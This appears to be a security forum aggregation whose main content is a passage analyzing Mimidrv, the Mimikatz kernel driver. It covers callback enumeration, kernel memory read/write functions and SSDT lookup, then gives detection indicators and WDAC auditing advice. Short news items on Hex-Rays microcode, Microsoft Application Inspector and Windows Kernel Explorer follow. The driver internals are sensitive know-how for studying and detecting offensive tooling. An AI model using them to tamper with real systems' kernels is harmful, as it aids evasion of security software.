!notifImagesimply changes the array it is searching for tont!PspLoadImageNotifyRoutinein order to locate the pointers to image load notification callback routines.

From there it follows the exact same process of bitshifting to get the address of the callback function.


!notifReg
A driver can register pre- and post-operation callbacks for registry events, such as when a key is read, created, or modified, using
nt!CmRegisterCallback(Ex). While this functionality isn’t as common as the types we discussed previously, it gives developers a way to prevent the modification of protected registry keys.This module is simpler than the previous 3 in that it really centers around finding and working with a single undocumented structure. Mimidrv searches for the address to
nt!CallbackListHead, which is a doubly-linked list that contains the pointer to the address of the registry notification callback routine. This structure can be documented as:At the offset
0x28in this structure is the address of the registered callback routine.

Mimidrv simply iterates through the linked list getting the callback function addresses and passing them to
kkll_m_modules_fromAddrto get the offset of the function in its driver.


!notifObject
Note: This command is not working in release 2.2.0 2019122 against Win10 1903 and returns 0x490 (ERROR_NOT_FOUND) when calling
kernel32!DeviceIoControl, likely due to not being able to find the address ofnt!ObTypeDirectoryObject. I will update this section if it is modified and working again.Finally, a driver can register a callback to receive notifications when there are attempts to open or duplicate handles to processes, threads, or desktops, such as in the event of token stealing. This is useful for many different types of software, and is used by AVG’s driver to protect its user mode processes from being debugged.
These callbacks can be either pre-operation or post-operation. Pre-operation callbacks allow the driver to modify the requested handle, such as the requested access, before the operation which returns a handle is complete. A post-operation callback allows the driver to perform some action after the operation has completed.
Mimidrv first searches for the address of
nt!ObpTypeDirectoryObject, which holds a pointer to theOBJECT_DIRECTORYstructure.

The “HashBuckets” member of this structure is a linked list of
OBJECT_DIRECTORY_ENTRYstructures, each containing an object value at offset0x8.



Each of these Objects are
OBJECT_TYPEstructures containing details about the specific type of object (processes, tokens, etc.) which are more easily viewed with WinDbg’s!objectextension. The Hash number is the index in the HashBucket above.

Mimidrv then extracts the
Namemember from theOBJECT_TYPEstructure.

The other member of note is CallbackList, which defines a list of pre- and post-operation callbacks which have been registered by
nt!ObRegisterCallbacks. It is aLIST_ENTRYstructure that points to the undocumentedCALLBACK_ENTRY_ITEMstructure. Mimidrv iterates through the linked list ofCALLBACK_ENTRY_ITEMstructures, passing each one tokkll_m_notify_desc_object_callbackwhere the pointer from the pre-/post-operation callback is extracted and passed tokkll_m_modules_fromAddrin order to find the offset in the driver that the callback belongs to.Finally, Mimidrv loops through an array of 8 object methods starting from the

OBJECT_TYPE + 0x70. If a pointer is set, Mimidrv passes it tokkll_m_modules_fromAddrto get the address of the object method and returns it to the user. This can be seen in the example below for the Process object type.Object Method Pointers for the Process Object Type
While this function is not working on the latest release of Windows 10, the output would be similar to this:
Source: https://www.slideshare.net/ASF-WS/asfws-2014-rump-session
Modules
While this section only contains 1 command, it also contains another core kernel concept — memory pools. Memory pools are kernel objects that allow chunks of memory to be allocated from a designated memory region, either paged or nonpaged. Each of these types has a specific use case.
The paged pool is virtual memory that can be paged in/out (i.e. read/written) to the page file on disk,
C:\pagefile.sys). This is the recommended pool for drivers to use.The nonpaged pool can’t be paged out and will always live in RAM. This is required in specific situations where page faults can’t be tolerated, such as when processing Interrupt Service Routines (ISRs) and during Deferred Procedure Calls (DPCs).
Here’s an example of a standard allocation of paged pool memory:
The last item to note is the third and final parameter of
nt!ExAllocatePoolWithTag, the pool tag. This is typically a unique 4-byte ASCII value and is used to help track down drivers with memory leaks. In the example above, the memory would be tagged with “MATT” (the tag is little endian). Mimidrv uses the pool tag “kiwi”, which would be shown as “iwik”, as seen in Pavel Yosifovich’s PoolMonX below.


!modules
The
!modulescommand lists details about drivers loaded on the system. This command primarily centers around theaux_klib!AuxKlibQueryModuleInformationfunction.Mimidrv first uses
aux_klib!AuxKlibQueryModuleInformationto get the total amount of memory it will need to allocate in order to hold theAUX_MODULE_EXTENDED_INFOstructs containing the module information. Once it receives that, it will usent!ExAllocatePoolWithTagto allocate the required amount of memory from the paged pool using its pool tag, “kiwi”.Some quick math happens to determine the number of images loaded by dividing the size returned by the first call to
aux_klib!AuxKlibQueryModuleInformationby the size of theAUX_MODULE_EXTENDED_INFOstruct. A subsequent call toaux_klib!AuxKlibQueryModuleInformationis made to get all of the module information and store it for processing. Mimidrv then iterates through this pool of memory using the callback functionkkll_m_modules_list_callbackto copy the base address, image size, and file name into the output buffer which will be sent back to the user.
Filters
While we have primarily been exploring software drivers, there are 2 other types, filters and minifilters, that Mimidrv allows use to interact with.
Filter drivers are considered legacy but are still supported. There are many types of filter drivers, but they all serve to expand the functionality of devices by filtering IRPs. Different subclasses of filter drivers exist to serve specific jobs, such as file system filter drives and network filter drivers. Example of a file system filter driver would be an antivirus engine, backup agent, or an encryption agent.
The most common filter driver you will see is FltMgr.sys, which exposes functionality required by filesystem filters so that developers can more easily develop minifilter drivers.
Minifilter drivers are Microsoft’s recommendation for filter driver development and include some distinct advantages, including being able to be unloaded without a reboot and reduced code complexity. These types of drivers are more common than legacy filter drivers and can be listed/managed with
fltmc.exe.

The biggest difference between these 2 types in the context of Mimidrv is that minifilter drivers are managed via the Filter Manager APIs.
!filters
The
!filterscommand works almost exactly the same as the!modulescommand, but instead leveragesnt!IoEnumerateRegisteredFiltersListto get a list of registered filesystem filter drivers on the system, stores them in aDRIVER_OBJECTstruct, and prints out the index of the driver as well as theDriverNamemember.

!minifilters
The
!minifilterscommand displays the minifilter drivers registered on the system. This function is a little tough to read, but that’s because the functions Mimidrv needs to call have memory requirements that aren’t known at runtime, so it makes a request solely to get the amount of memory required, allocates that memory, and then makes the real request. To help understand what is going on, it is helpful to break down each step by primary function.-
FltEnumerateFilters — The first call is to
fltmgr!FltEnumerateFilters, which enumerates all registered minifilter drivers on the system and return a list of pointers. -
FltGetFilterInformation — Next, we iterate over this list of pointers, calling
fltmgr!FltGetFilterInformationto get aFILTER_FULL_INFORMATIONstructure back, containing details about each of the minifilters. -
FltEnumerateInstances — For each of the minifilters,
fltmgr!FltEnumerateInstancesis used to get a list of instance pointers. -
FltGetVolumeFromInstance — Next,
fltmgr!FltGetVolumeFromInstanceis used to return the volume each minifilter is attached to (e.g.\Device\HarddiskVolume4). Note that minifilters can have multiple instances attached to different volumes. - Get details about pre- and post-operation callbacks — We’ll dig into this next.
-
FltObjectDereference — When all instances have been iterated through,
fltmgr!FltObjectDereferenceis used to deference each instance and the list of minifilters.
As you can see, Mimidrv makes use of some pretty standard Filter Manager API functions. However, step 5 is a bit odd in that it gets information about the minifilter using hardcoded offsets and makes calls to
kkll_m_modules_fromAddrto get offsets without much indiction of what we are looking at. In the output of!minifilters, there are addresses ofPreCallbackand/orPostCallback, but what are these?Minifilter drivers may register up to 1 pre-operation callback and up to 1 post-operation callback for each operation that it needs to filter. When the Filter Manager processes an I/O operation, it passes the request down the driver stack starting with the minifilter with the highest altitude that has registered a pre-operation callback. This is the minifilter’s opportunity to act on the I/O operation before it is passed to the file system for completion. After the I/O operation is complete, the Filter Manager again passes down the driver stack for drivers with registered post-operation callbacks. Within these callbacks, the drivers can interact with the data, such as examining it or modifying it.
In order to understand what Mimidrv is parsing out, lets dig into an example from the output of
!minifilterson my system, specifically for the Named Pipe Service Triggers driver,npsvctrig.sys.

We’ll crack open WinDbg and first look for our registered filters.


Here we can see an instance of
npsvctrigat address0xffffc18f97e34cb0. Inspecting theFLT_INSTANCEstructure at this address shows the memberCallbackNodesat offset0x0a0.

There are 3
CALLBACK_NODEstructures (screenshot snipped for viewing).

Inspecting the first
CALLBACK_NODEstructure at0xffffc18f97e34d50, we can see thePostOperationattribute (offset0x20) has an address of0xfffff8047e5f6010, the same that was shown in Mimikatz for “CLOSE”, which correlates toIRP_MJ_CLOSE. That means that this is a pointer to the post-operation callback’s address!

But what about the offset inside the driver show in the output? To get this for us, Mimidrv calls
kkll_m_modules_fromAddr, which in turn callskkll_m_modules_enum, which we walked through in the “Modules” section, but this time with a callback function ofkkll_m_modules_fromAddr_callback. This callback returns the address of the callback, the filename of the driver excluding the path, and the offset of the address we provided from the image’s base address.If we take a quick look at the offset
0x6010inside ofnpsvctrig.sys, we can see that it is the start of itsNptrigPostCreateCallbackfunction.

Memory
These functions, while not implemented as commands available to the user, allow interaction with kernel memory and expose some interesting nuances to consider when working with memory in the kernel. These could be called by Mimikatz as they have correlating IOCTLs, so it is worth walking through what they do.
kkll_m_memory_vm_read
If the name didn’t give it away, this function could be used to read memory in the kernel. It is a very simple function but introduces 2 concepts we haven’t explored yet — Memory Descriptor Lists (MDLs) and page locking.
Virtual memory should be contiguous, but physical memory can be all over the place. Windows uses MDLs to describe the physical page layout for a virtual memory buffer which helps in describing and mapping memory properly.
In some cases we may need to access data quickly and directly and we don’t want the memory manager messing with that data (e.g. paging it to disk). To make sure that this doesn’t happen, we can use
nt!MmProbeAndLockPagesto lock the physical pages mapped by the virtual pages in memory temporarily so they can’t be paged out. This function requires that an operation be specified when called which describes what will be done. These can be eitherIoReadAccess,IoWriteAccess, orIoModifyAccess. After the operation completes,nt!MmUnlockPagesis used to unlock the pages.The 2 concepts make up most of
kkll_m_memory_vm_read. A MDL is allocated usingnt!IoAllocateMdl, pages are locked with thent!IoReadAccessspecified,nt!RtlCopyMemoryis used to copy memory from the MDL to the output buffer, and then the pages are unlocked with a call tont!MmUnlockPages. This allows us to read arbitrary memory from the kernel.kkll_m_memory_vm_write
This function is a mirror image of
kkll_m_memory_vm_read, but theDestandFromparameters are switched as we are writing to an address described by the MDL as opposed to reading from it.kkll_m_memory_vm_alloc
The
kkll_m_memory_vm_allocfunction allows for allocation of arbitrarily-sized memory from the non-paged pool by callingnt!ExAllocatePoolWithTag. and returns a pointer to the address where memory was allocated.This could be used in place of some of the direct calls to
nt!ExAllocatePoolWithTagin Mimidrv as it implements error checking which could make the code a little more stable and easier to read.kkll_m_memory_vm_free
As with all other types of memory, non-paged pool memory must be freed. The
kkll_m_memory_vm_freefunction does just that with a call tont!ExFreePoolWithTag.Like the function above, this could be used in place of direct calls to
nt!ExFreePoolWithTag, but isn’t currently being used by Mimidrv.
SSDT
When a user mode application needs to create a file by using
kernel32!CreateFile, how is the disk accessed and storage allocated for the user? Accessing system resources is a function of the kernel but these resources are needed by user mode applications, so there needs to be a way to make requests to the kernel. Windows makes use of system calls, or syscalls, to make this possible.Under the hood, here’s a rough view of what
kernel32!CreateFileis actually doing:

Right at the boundary between user mode and kernel mode, you can see a call to
sysenter(this could also be substituted forsyscalldepending on the processor), which is used to transfer from user mode to kernel mode. This instruction takes a number, specifically a system service number, in the EAX register which determines which system call to make. @j00ru maintains a list of Windows syscalls and their service numbers on his blog.In our
kernel32!CreateFileexample,ntdll!NtCreateFileplaces0x55into EAX before theSYSCALLinstruction.

On the
SYSCALL,KiSystemServicein ring 0 receives the request and looks up the system service function in the System Service Descriptor Table (SSDT),KeServiceDescriptorTable. The SSDT holds pointers to kernel functions, and in this case we are looking fornt!NtCreateFile.In the past, rootkits would hook the SSDT and replace the pointer to kernel functions so that when system services were called, a function inside of their rootkit would be executed instead. Thankfully, Kernel Patch Protection (KPP/PatchGuard) protects critical kernel structures, such as the SSDT, from modification so this technique does not work on modern x64 systems.
!ssdt
The
!ssdtcommand locates theKeServiceDescriptorTablein memory by searching for an OS version-specific pattern (0xd3, 0x41, 0x3b, 0x44, 0x3a, 0x10, 0x0f, 0x83in Windows 10 1803+) which marks the pointer to theKeServiceDescriptorTablestructure.

Inside of the
KeServiceDescriptorTablestructure is a pointer to another structure,KiServiceTable, which contains an array of 32-bit offsets relative toKiServiceTableitself.

Because we can’t really work with these offsets in WinDbg as they are left-shifted 4 bits, we can right-shift it by 4 bits and add it to
KiServiceTableto get the correct address.

We can also use some of WinDbg’s more advanced features to process the offsets and print out the module located at the calculated addresses to get the addresses of all services.


This is the exact same thing the Mimidrv is doing after locating
KeServiceDescriptorTablein order to locate pointers to services. If first prints out the index (e.g. 85 forNtCreateFileas shown in the earlier WinDbg screenshot) followed by the address. Thenkkll_m_modules_fromAddr, which you’ll remember from earlier sections, is called to get the offset of the service/function inside ofntoskrnl.exe.

Using the indexes provided by WinDbg, we can see the the address at index 0 points to
nt!NtAccessCheck. which resides at offset0x112340inntoskrnl.exe.



Defending Against Driver-Based Threats
Now that we’ve covered the inner workings of Mimidrv, how do we prevent the bad guys from getting in implanted on our systems in the first place? Using drivers against Windows 10 systems introduces some unique challenges for us as attackers, the largest of which being that drivers must be signed.
Mimidrv has many static indicators that are easily modifiable, but require recompilation and re-signing using a new EV certificate. Because of the cost that comes with modifying Mimidrv, a brittle detection is still worth implementing. A few of the default indicators for Mimidrv implantation and organized by source are:

Windows Event ID 7045/4697 — Service Creation
- Service Name: “mimikatz driver (mimidrv)”
- Service File Name: *\mimidrv.sys
- Service Type: kernel mode driver (0x1)
- Service Start Type: auto start (2)
Note: Event ID 4697 contains information about the account that loaded the driver, which could aide in hunting. Audit Security System Extension must be configured via Group Policy for this event to be generated.

Sysmon Event ID 11 — File Creation
- TargetFilename: *\mimidrv.sys
Sysmon Event ID 6 — Driver Loaded
- ImageLoaded: *\mimidrv.sys
- SignatureStatus: Expired
Another more broad approach to this problem is to step back even further and looks at the attributes of unwanted drivers as a whole.
Third-party drivers are an inevitability for most organizations, but knowing what the standard is for your fleet and identifying anomalies is a worthwhile exercise. Windows Defender Application Control (WDAC) makes this incredibly simple to audit on Windows 10 systems.
My colleague Matt Graeber wrote an excellent post on deploying a Code Integrity Policy and beginning to audit the loading of any non-Windows, Early Load AntiMalware (ELAM), or Hardware Abstraction Layer (HAL) drivers. After a reboot, the system will begin generating logs with Event ID 3076 for any driver that would have been blocked with the base policy.


From here, we can begin to figure out which drivers are needed outside of the base policy, grant exemptions for them, and begin tuning detection logic to allow analysts to triage anomalous driver loads more efficiently.
Further Reading
If you have found this material interesting, here are some resources that cover some of the details that I glossed over in this post:
- Windows Kernel Programming by Pavel Yosifovich
- Windows Internals, Part 1 by Pavel Yosifovich, Mark Russinovich, David Solomon, and Alex Ionescu
- Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation, Chapter 3 by Bruce Dang, Alexandre Gazet, Elias Bachaalany, and Sébastien Josse
- OSR’s The NT Insider publication and community forum
- Microsoft’s sample WDM drivers
- Broderick Aquilino’s thesis Relevance of Security Features Introduced in Modern Windows OS
- Geoff Chappell’s Windows kernel documentation
Posts By SpecterOps Team Members
Posts from SpecterOps team members on various topics relating information security
Written by
I like red teaming, picking up heavy things, and burritos. Adversary Simulation @ SpecterOps. github.com/matterpreter
Sursa: https://posts.specterops.io/mimidrv-in-depth-4d273d19e148
-
-
This talk sheds some light into the intermediate language that is used inside the Hex-Rays Decompiler. The microcode is simple yet powerful to represent real world programs. By Ilfak Guilfanov Full abstract and materials: https://www.blackhat.com/us-18/briefi...
-
Microsoft Introduces Free Source Code Analyzer
By Ionut Arghire on January 17, 2020
Microsoft this week announced a new source code analyzer designed to identify interesting characteristics of code.
Called Microsoft Application Inspector, the new tool doesn’t focus on discovering poor programming practices in the analyzed code. Instead, it looks for interesting features and metadata, such as cryptography, connections to remote resources, and the underlying platform.
The need for such a source code analyzer, the tech giant says, is rooted in the broad use of multiple components when building an application, including proprietary and open source code.
Although code reuse brings a great deal of benefits, such as faster time-to-market, quality, and interoperability, it also increases risks and comes with the cost of hidden complexity, Microsoft explains.
Unlike typical static analysis tools, which rather focus on identifying issues in the analyzed code, Application Inspector attempts to identify characteristics, to help determine what the software is or does.
“Basically, we created Application Inspector to help us identify risky third party software components based on their specific features, but the tool is helpful in many non-security contexts as well,” Microsoft says.
With the new tool, key changes in a component’s feature set over time (version to version) can be identified, as well as increased attack surface or the introduction of malicious code.
The cross-platform, command-line tool can output results in multiple formats, including JSON and interactive HTML, and includes hundreds of feature detection patterns, tailored for popular programming languages, Microsoft says.
Supported types of characteristics include application frameworks (development, testing); cloud / service APIs (Microsoft Azure, Amazon AWS, and Google Cloud Platform); cryptography (symmetric, asymmetric, hashing, and TLS); data types (sensitive, personally identifiable information); operating system functions (platform identification, file system, registry, and user accounts); and security features (authentication and authorization).
Application Inspector was released in open source and is available for download from Microsoft’s GitHub repository.
Sursa: https://www.securityweek.com/microsoft-introduces-free-source-code-analyzer
-
Introduction
Windows Kernel Explorer (you can simply call it as "WKE") is a free but powerful Windows kernel research tool. It supports from Windows XP to Windows 10 (32-bit and 64-bit). Compared to WIN64AST and PCHunter, WKE can run on the latest Windows 10 without updating binary files.
How WKE works on the latest Windows 10
